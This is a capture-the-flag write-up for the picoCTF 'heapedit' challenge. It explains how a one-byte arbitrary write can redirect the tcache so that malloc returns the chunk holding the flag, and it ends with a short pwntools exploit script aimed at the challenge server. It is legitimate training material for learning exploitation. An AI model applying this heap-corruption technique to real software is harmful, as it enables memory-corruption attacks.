
https://play.picoctf.org/practice/challenge/146



Find the linker first to run this challenge and patch the challenge to use the linker. I used patchelf for this with the command "./ld-2.27.so --library-path ./ ./heapedit".

This challenge is actually very easy but seems buggy and confusing at first. Basically you are given an arbitrary write from the get-go but only for 1 byte (one character).

```
address = 0;
value = 0;
puts("You may edit one byte in the program.");
printf("Address: ");
__isoc99_scanf(&DAT_00400b48,&address);
printf("Value: ");
__isoc99_scanf(&DAT_00400b53,&value);
*(undefined *)((long)address + (long)heap_ptr2) = value;
local_80 = malloc(0x80);
puts((char *)((long)local_80 + 0x10));
```

So you have arbitrary write and at some point in the binary (highlighted in green) the binary will print out the address of local_80 + 16. And if you look closely local_80 is a heap pointer.

```
strcat((char *)heap_ptr3,string1);
free(heap_ptr);
free(heap_ptr3);
address = 0;
value = 0;
```

In a previous section of the binary we already have freed chunks (and spoiler alert, their size are exactly 0x80 like the requested size for local_80) which means that local_80 gets its chunk from

tcache. And after using pwndbg to find the position of tcache we can use our arbitrary write so that the malloc for local_80 returns an address to where the flag is stored. That's pretty much it.

```
from pwn import *
# context.log_level = "debug"
# p = process("./heapedit")
p = remote("mercury.picoctf.net", 8054)
# pause(2)
#connect with  gdb -q -p $(pidof ./chall)


p.sendafter(b'Address: ', b'-5144\n')
p.sendafter(b'Value: ', b'\x00\n')
p.interactive()
```